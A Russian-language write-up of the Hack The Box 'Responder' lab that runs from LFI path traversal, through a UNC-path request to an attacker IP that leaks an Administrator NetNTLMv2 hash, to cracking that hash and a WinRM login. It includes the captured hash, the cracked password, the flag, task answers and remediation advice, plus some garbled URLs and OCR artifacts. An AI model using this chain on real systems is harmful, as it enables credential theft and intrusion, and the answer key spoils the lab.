Hack The Box: Responder Writeup (Tier 1 – Starting Point)

Дата проведения аудита: 13 октября 2026 г.
Платформа атаки: Kali Linux arm64 (Hypervisor: VMware Fusion Pro, Apple Silicon M4)
Целевой хост (Target IP): `10.129.44.122`
Результат: Успешный взлом Windows-инфраструктуры через связку Local File Inclusion (LFI) и релей-атаку (NTLM Leak), неавторизованное получение интерактивного PowerShell-шелла, эксфильтрован Root-флаг.


---
1. Введение и Теоретический анализ уязвимостей
В ходе планового тестирования на проникновение исследован изолированный корпоративный Windows-сервер под кодовым именем `Responder`. Данный аудит демонстрирует критические риски, связанные с халатной фильтрацией пользовательского ввода в веб-приложениях и архитектурными дефектами протоколов аутентификации ОС Windows в экосистеме Active Directory.

1.1. Физика эксплуатации Local File Inclusion (LFI)
Уязвимость классифицируется по OWASP как **A03:2021-Injection**. Бэкенд-скрипт `index.php` принимает внешние данные в GET-параметр `page` и без надлежащей санитизации передает их в исполняемую функцию `include()`. На Windows-платформах интерпретатор PHP поддерживает обработку путей общего доступа Universal Naming Convention (UNC). Это позволяет перенаправить внутренний системный вызов на сторонний сетевой SMB-ресурс.

1.2. Механизм утечки и перехвата хэшей NetNTLMv2
При принудительном обращении к удаленному SMB-серверу операционная система Windows автоматически инициирует сессию проверки подлинности, отправляя зашифрованный Challenge/Response ответ. Утилита `Responder` перехватывает этот трафик, выступая в роли поддельного

аутентификатора, и извлекает **NetNTLMv2-хэш** текущей учетной записи администратора для последующего офлайн-анализа.

---
2. Этап Black Box разведки и верификации периметра (Enumeration)
2.1. Анализ стабильности сетевого моста
Проведена проверка качества связи с облаком AWS через утилиту `ping`:
bash
ping -c 3 10.129.44.122
Результат: Пакеты доставлены со 100% успехом (`0% packet loss`), сетевой контур туннеля OpenVPN верифицирован.



2.2. Направленное сканирование портов (Nmap)
Для обнаружения активных сетевых сокетов и точного определения версий запущенных служб было выполнено веерное сканирование периметра:
bash
sudo nmap -p- --min-rate 1000 -sV 10.129.44.122
Лог работы сканера Nmap:
text
PORT STATE SERVICE VERSION
5985/tcp open http Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
7680/tcp open pando-pub?
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows
Анализ выявил открытый веб-сервер на стандартном порту удаленного управления **WinRM (5985/tcp)**, функционирующий под управлением ОС семейства Windows.

```
┌──(kali㉿kali)-[~/Downloads]
└─$ sudo nmap -p- --min-rate 1000 -sV 10.129.44.122
[sudo] password for kali:
Starting Nmap 7.99 ( https://nmap.org ) at 2026-10-13 19:16 +0300
Nmap scan report for 10.129.44.122
Host is up (0.77s latency).
Not shown: 65533 filtered tcp ports (no-response)
PORT     STATE SERVICE    VERSION
5985/tcp open  http       Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
7680/tcp open  pando-pub?
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 187.42 seconds
```

2.3. Name-Based Virtual Hosting и маппинг домена

Попытка прямого обращения к HTTP-серверу выявила принудительное перенаправление на внутреннее имя хоста. Для корректной маршрутизации пакетов доменное имя было жестко привязано к целевому IP-адресу в локальном конфигурационном файле атакующей станции Kali Linux:

bash

```
echo "10.129.44.122 unika.htb" | sudo tee -a /etc/hosts
```

```
┌──(kali㉿kali)-[~/Downloads]
└─$ echo "10.129.44.122 unika.htb" | sudo tee -a /etc/hosts
10.129.44.122 unika.htb
```

---

3. Практическая эксплуатация и прорыв периметра (Exploitation)


3.1. Доказательство уязвимости LFI (Proof of Concept)

При открытии адреса `http://unika.htb` в браузере Firefox была протестирована глубина фильтрации ввода. Путем подстановки относительного пути с обходом каталогов назад (`../`) бэкенд PHP успешно выгрузил на веб-страницу содержимое защищенного системного файла Windows HOSTS:

text

```
http://unika.htbindex.php?page=../../../../../../../../../windows/system32/drivers/etc/hosts
```


Факт неавторизованного чтения локальных файлов подтвержден.



3.2. Перехват хэша NetNTLMv2 через SMB-ловушку


Для сбора учетных данных в отдельном Терминале Kali Linux была взведена сетевая ловушка на интерфейсе `tun0`:

```
bash
sudo responder -I tun0
```



С помощью консольной утилиты `curl` в уязвимый PHP-параметр передан UNC-путь, указывающий на IP-адрес атакующего хоста (`10.10.14.176`):

```
bash
curl -v "http://unika.htbindex.php?page=//10.10.14.176/somefile"
```



Удаленный веб-сервер Apache выполнил код, стриггерил Windows-аутентификацию, и утилита `Responder` успешно перехватила NetNTLMv2-хэш учетной записи `Administrator`.

```
[+] Generic Options:
    Responder NIC              [tun0]
    Responder IP               [10.10.14.176]
    Responder IPv6             [fe80::4e41:fd8f:3e12:eaa5]
    Challenge set              [random]
    Don't Respond To Names     ['ISATAP', 'ISATAP.LOCAL']
    Don't Respond To MDNS TLD  ['_DOSVC']
    TTL for poisoned response  [default]

[+] Current Session Variables:
    Responder Machine Name     [WIN-K0DENW92Z7L]
    Responder Domain Name      [VN55.LOCAL]
    Responder DCE-RPC Port     [47608]

[*] Version: Responder 3.2.2.0
[*] Author: Laurent Gaffie, <lgaffie@secorizon.com>

[+] Listening for events...

[SMB] NTLMv2-SSP Client   : 10.129.44.122
[SMB] NTLMv2-SSP Username : RESPONDER\Administrator
[SMB] NTLMv2-SSP Hash     : Administrator::RESPONDER:886d3f1661c0d871:87BB1897B2BE96382FF038124925A9C7
:0101000000000000080B0D2B14C5BDD017B1447805C9232F100000000200080056004E00350035000100 1E00570049004E002
D004B003000440045004E00570039003200 5A0037004C0004003400570049004E002D004B003000440045004E0057003900320
05A0037004C002E0056004E00350035002E004C004F00430041004C00030014005600 4E00350035002E004C004F00430041004
C000500140056004E00350035002E004C004F00430041004C000700080080B0D2B14C5BDD0106000400020000000800300030
0000000000000010000000020000005A9FDD995CDDF8136C3EF4E2461D7BA2B2F159D34E723555389F07DE7D3DAA4B0A0010000
0000000000000000000000000000000090022006300690066007300 2F00310030002E00310030002E00310034002E003100370
036000000000000000000
```

3.3. Высокоскоростной офлайн-брутфорс (John the Ripper)

Перехваченный блок данных изолирован в текстовый файл `hash.txt`.

```
┌──(kali㉿kali)-[~/Downloads]
└─$ echo "Administrator::RESPONDER:886d3f1661c0d871:87BB1897B2BE96382FF038124925A9C7:0101000000000008
0B0D2B14C5BDD017B1447805C9232F100000000200080056004E00350035000100 1E00570049004E002D004B0030004400450
04E00570039003200 5A0037004C0004003400570049004E002D004B003000440045004E00570039003200 5A0037004C002E005
6004E00350035002E004C004F00430041004C000300140056004E00350035002E004C004F00430041004C000500140056004E0
0350035002E004C004F00430041004C000700080080B0D2B14C5BDD0106000400020000000800300030000000000000000010000
000002000005A9FDD995CDDF8136C3EF4E2461D7BA2B2F159D34E723555389F07DE7D3DAA4B0A0010000000000000000000000
0000000000000090022006300690066007300 2F00310030002E00310030002E00310034002E00310037003600000000000000000
000" > hash.txt
```

В связи с тем, что встроенный словарь Kali Linux находился в архиве, произведена декомпрессия утилитой `gzip`. Для расшифровки была запущена атака перебора по миллионному словарю `rockyou.txt`:

```
bash
sudo gzip -d /usr/share/wordlists/rockyou.txt.gz
john --wordlist=/usr/share/wordlists/rockyou.txt hash.txt
```

Result: Пароль администратора был успешно извлечен:

👉 **`badminton (Administrator)`** [PDF: 0.1.15]

```
┌──(kali㉿kali)-[~/Downloads]
└─$ john --wordlist=/usr/share/wordlists/rockyou.txt hash.txt
Created directory: /home/kali/.john
Using default input encoding: UTF-8
Loaded 1 password hash (netntlmv2, NTLMv2 C/R [MD4 HMAC-MD5 32/64])
Will run 4 OpenMP threads
fopen: /usr/share/wordlists/rockyou.txt: No such file or directory

┌──(kali㉿kali)-[~/Downloads]
└─$ sudo gzip -d /usr/share/wordlists/rockyou.txt.gz

[sudo] password for kali:

┌──(kali㉿kali)-[~/Downloads]
└─$ john --wordlist=/usr/share/wordlists/rockyou.txt hash.txt
Using default input encoding: UTF-8
Loaded 1 password hash (netntlmv2, NTLMv2 C/R [MD4 HMAC-MD5 32/64])
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
badminton        (Administrator)
1g 0:00:00:00 DONE (2026-10-13 20:51) 100.0g/s 1638Kp/s 1638Kc/s 1638KC/s 123456..cocoliso
Use the "--show --format=netntlmv2" options to display all of the cracked passwords reliably
Session completed.
```

3.4. Получение удаленного PowerShell-шелла Windows

Используя легитимные скомпрометированные данные и открытый порт 5985/tcp, инициировано удаленное подключение через WinRM-интерфейс:

bash

```
evil-winrm -i 10.129.44.122 -u administrator -p badminton
```

Интерактивный PowerShell-шелл уровня суперадминистратора успешно развернут. Осуществлен переход в домашнюю директорию целевого пользователя `mike` и эксфильтрован финальный Root-токен:

powershell

```
*Evil-WinRM* PS C:\Users\mike\Desktop> type flag.txt
ea81b7afddd03efaa0945333ed147fac
```

```
┌──(kali㉿kali)-[~/Downloads]
└─$ evil-winrm -i 10.129.44.122 -u administrator -p badminton

Evil-WinRM shell v3.9


Warning: Remote path completions is disabled due to ruby limitation: undefined method `quoting_detecti
on_proc' for module Reline

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-
path-completion

Info: Establishing connection to remote endpoint
cd C:\Users\mike\Desktop
type flag.txt
*Evil-WinRM* PS C:\Users\Administrator\Documents> cd C:\Users\mike\Desktop
*Evil-WinRM* PS C:\Users\mike\Desktop> type flag.txt
ea81b7afddd03efaa0945333ed147fac
*Evil-WinRM* PS C:\Users\mike\Desktop>
```

---

4. Официальные ответы на контрольные вопросы (HTB Tasks)
* **Task 1 (Доменное имя перенаправления):** `unika.htb`
* **Task 2 (Язык программирования бэкенда):** `php`
* **Task 3 (Имя уязвимого URL-параметра):** `page`
* **Task 4 (Пример эксплуатации уязвимости LFI):** `../../../../../../../../windows/system32/drivers/etc/hosts`
* **Task 5 (Пример эксплуатации уязвимости RFI):** `//10.10.14.6/somefile`
* **Task 6 (Полная расшифровка аббревиатуры NTLM):** `New Technology LAN Manager`
* **Task 7 (Ключ указания сетевого интерфейса в Responder):** `-I`
* **Task 8 (Полное название утилиты перебора john):** `John the Ripper`
* **Task 9 (Пароль администратора, извлеченный из хэша):** `badminton`
* **Task 10 (Служба WinRM / Порт удаленного доступа):** `5985`
* **Task 11 (Имя пользователя, на чьем столе лежит флаг):** `mike`



---

5. Рекомендации по устранению уязвимостей (Remediation)

1. **Блокировка удаленных включений в PHP:**
В файле конфигурации `php.ini` принудительно выставить директиву `allow_url_include = Off`, заблокировав выполнение внешних UNC и SMB путей функцией `include()` [PDF: 0.1.12].
2. **Внедрение строгого Whitelisting в коде:**
Полностью отказаться от прямой конкатенации параметров из массива `$_GET` [PDF: 0.1.10]. Реализовать жесткую проверку входных данных (разрешить загрузку файлов строго по фиксированному списку разрешенных имен).

3. **Фильтрация SMB на сетевом периметре:**
На корпоративном брандмауэре (Firewall) настроить строгие правила, полностью блокирующие любой исходящий трафик по портам `139/tcp` и `445/tcp` во внешние публичные сети, чтобы предотвратить утечку хэшей за пределы домена Active Directory.